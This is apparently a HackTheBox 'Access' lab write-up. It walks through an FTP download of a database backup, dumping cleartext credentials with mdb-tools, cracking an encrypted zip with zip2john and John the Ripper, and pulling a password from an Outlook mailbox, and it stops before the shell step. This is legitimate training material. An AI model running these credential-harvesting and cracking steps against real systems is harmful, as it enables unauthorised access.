HTB - Access

HTB/THM : Name


Machine Information

Contents	Description

Contents	Description
Name	HTB : Access
Difficulty	Easy
OS	Windows
Shell_Exploit	Windows Access DB + Clear Text Creds
Priv_Esc	Credentials Stored in dpAPI + RunAS OR Mimikatz
Miscellaneous	----

Scanning

Nmap

> 2 ports are open
>
> > 
> >
> > ```
> > PORT    STATE SERVICE REASON
> > 21/tcp open  ftp     syn-ack
> > 23/tcp open  telnet  syn-ack
> > 80/tcp open  http    syn-ack
> > ```


Enumeration

Web Browser

a. robots.txt

> Nothing

b. source code



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>MegaCorp</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

<body>
<div align="center">
  <p><strong><font size="5" face="Verdana, Arial, Helvetica, sans-serif">LON-MC6</font></strong> </p>
  <p><img border="0" src="out.jpg"></p>
</div>
</body>
</html>

```


c. basic website enumerations/Spidering

d. searchsploit/online Databases

> Nothing

e. Gobuster Scan


> Only one Directory



```
===============================================================
2022/11/08 13:31:29 Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client        (Status: 301) [Size: 156] [--> http://10.10.10.98/aspnet_client/]
Progress: 20386 / 20472 (99.58%)===============================================================
2022/11/08 13:32:07 Finished
===============================================================
 [+] Completed!!!
```


f. Other Enumerations


> *FTP*

> > 
> >
> > ```
> > 200 PORT command successful.
> > 125 Data connection already open; Transfer starting.
> > 08-23-18  08:16PM       <DIR>          Backups
> > 08-24-18  09:00PM       <DIR>          Engineer
> > 226 Transfer complete.
> > ftp> cd Backups
> > 250 CWD command successful.
> > ftp> get backup.mdb
> > local: backup.mdb remote: backup.mdb
> > 200 PORT command successful.
> > ```
> >
> > - We have to Directories; lets switch to binary mode and download them
> > -

Exploit

a. Attack Vector

> As we know there is no other way; so going through thses filse might be the only way.
>
> `strings filename`
>
> > 
> >
> > ```
> > ID="{B30AFA92-66F4-4060-9CBA-EAEF20756DC0}"
> > Name="att2000"
> > HelpContextID="0"
> > VersionCompatible32="393222000"
> > CMG="B0B24FB553B553B553B553"
> > DPB="60629F60A060A060"
> > GC="1012EF10F010F0EF"
> > [Host Extender Info]
> > ```
>
> `7zip l -slt file.zip`



```
Path = Access Control.zip
Type = zip
Physical Size = 10870

----------
Path = Access Control.pst
Folder = -
Size = 271360
Packed Size = 10678
Modified = 2018-08-23 19:13:52
Created = 2018-08-23 18:44:57
Accessed = 2018-08-23 18:44:57
Attributes = A
Encrypted = +
Comment =
CRC = 1D60603C
Method = AES-256 Deflate
Host OS = FAT
Version = 20
Volume Index = 0
```

- Not much information, the file is protected using AES-256, so lets try bruteforcing using zip2john
- `zip2john file.zip access-control.hash`

Now lets try to extract the password for this file. there are 2 ways to do it. One is easy and logical and the other one is straight forward enumeration *Method 1*


- First use strings command to get the infromations in the *backup.mdb* file

  > `strings backup.mdb`

- No save the result to a text file and name it wordlist.txt; this might contain the password for the *zip file*


  > `strings backup.mdb > wordlist.txt`

- Now use this wordlist against the zip2john hash file using johntheripper

> ```
> john --wordlist=wordlist.txt access-control.hash
> ```
>
> 
>
> ```
> root@htb:~/htb/boxes/ john --wordlist=wordlist.txt access-control.hash
> Using default input encoding: UTF-8
> Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
> Will run 2 OpenMP threads
> Press 'q' or Ctrl-C to abort, almost any other key for status
> [redacted] (Access Control.zip/Access Control.pst)
> 1g 0:00:00:00 DONE (2019-02-27 18:46) 33.33g/s 7366p/s 7366c/s 7366C/s 0046}#2...YkkoQMJiO
> Use the "--show" option to display all of the cracked passwords reliably
> Session completed
> ```


Method-2

- `mdb-sql <filename.mdb>`
- `list tables`
- `go`

> 
>
> ```
> └─$ mdb-sql backup.mdb
> 1 => list tables
> 2 => go
>
> +------------------------------+
> |Tables                        |
> +------------------------------+
> |acc_antiback                  |
> |acc_door                      |
> |acc_firstopen                 |
> |acc_firstopen_emp             |
> |acc_holidays                  |
> |acc_interlock                 |
> |acc_levelset                  |
> |acc_levelset_door_group       |
> |acc_linkageio                 |
> |acc_map                       |
> ```


- `mdb-tables <file.mdb>` This servers the same purpose as above but its useful for the user to pipe.

- `for i in $(mdb-tables backup.mdb); do echo $i; done > list-of-tables.txt`

  ```
  └─$ for i in $(mdb-tables backup.mdb); do echo $i; done | tee table_list.txt
  acc_antiback
  acc_door
  acc_firstopen
  acc_firstopen_emp
  acc_holidays
  acc_interlock
  acc_levelset
  acc_levelset_door_group
  acc_linkageio
  acc_map
  acc_mapdoorpos
  acc_morecardempgroup
  acc_morecardgroup
  acc_timeseg
  acc_wiegandfmt
  ACGroup
  acholiday
  ACTimeZones
  action_log
  AlarmLog
  ```


- `mdb-export backup.mdb auth_user` --> (suspiecious table_NAME)

  ```
  ┌──(kali㉿kali)-[~/oSCP_Prep/htb/windows/3.Access]
  └─$ mdb-export backup.mdb auth_user
  id,username,password,Status,last_login,RoleID,Remark
  25,"admin","admin",1,"08/23/18 21:11:47",26,
  27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
  28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
  ```

This could be your actual route, the long way.

- `mkdir tables`
- `for i in $(mdb-tables backup.mdb); do mdb-export backup.mdb $i > tables/$i; done`
- `cd tables`




```
┌──(anonymous㉿darkrai)-[~/…/htb/windows/8.Access/tables]
└─$ ls
acc_antiback               AuditedExc                 django_session              SchClass
acc_auxiliary              AUTHDEVICE                 EmOpLog                     SECURITYDETAILS
acc_door                   auth_group                 empitemdefine               ServerLog
acc_firstopen              auth_group_permissions     EXCNOTES                    SHIFT
acc_firstopen_emp          auth_message               FaceTemp                    STD_WiegandFmt
acc_holidays               auth_permission            FaceTempEx                  SystemLog
acc_interlock              auth_user                  FingerVein                  TBKEY
acc_levelset               auth_user_groups           FingerVeinEx                TBSMSALLOT
acc_levelset_door_group    auth_user_user_permissions HOLIDAYS                    TBSMSINFO
acc_levelset_emp           base_additiondata          iclock_dstime               TEMPLATE
acc_linkageio              base_appoption             iclock_oplog                TEMPLATEEx
acc_map                    base_basecode              iclock_testdata             TmpPermitDoors
acc_mapdoorpos             base_datatranslation       iclock_testdata_admin_area  TmpPermitGroups
acc_monitor_log            base_operatortemplate      iclock_testdata_admin_dept  TmpPermitUsers
acc_morecardempgroup       base_option                LeaveClass                  UserACMachines
acc_morecardgroup          base_personaloption        LeaveClass1                 UserACPrivilege
acc_morecardset            base_strresource           LossCard                    USERINFO
```

now you have the password so go extract the **zip file**


You will get a **.pst file**; use **readpts** command to open it

- `readpts <filename.pst>`
- `cat "access control.mbox | grep password"`




```
┌──(kali㉿kali)-[~/oSCP_Prep/htb/windows/3.Access]
└─$ cat Access\ Control.mbox | grep password
The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on
to your engineers.
</o:shapelayout></xml><![endif]--></head><body lang=EN-US link="#0563C1" vlink="#954F72"><div class=WordSection
1><p class=MsoNormal>Hi there,<o:p></o:p></p><p class=MsoNormal><o:p>&nbsp;</o:p></p><p class=MsoNormal>The pas
sword for the &#8220;security&#8221; account has been changed to 4Cc3ssC0ntr0ller.&nbsp; Please ensure this is
passed on to your engineers.<o:p></o:p></p><p class=MsoNormal><o:p>&nbsp;</o:p></p><p class=MsoNormal>Regards,<
o:p></o:p></p><p class=MsoNormal>John<o:p></o:p></p></div></body></html>
```

More graphical way of getting the credentials using MS Access



id	username	password	Status	last_login	RoleID	Remark	Click to Add
25	admin	admin		1:-2018 21:11:47	26		
27	engineer	access4u@secu		1:-2018 21:13:36	26		
28	backup_admin	admin		1:-2018 21:14:02	26		
(New)				0'-2011 16:06:41	0		

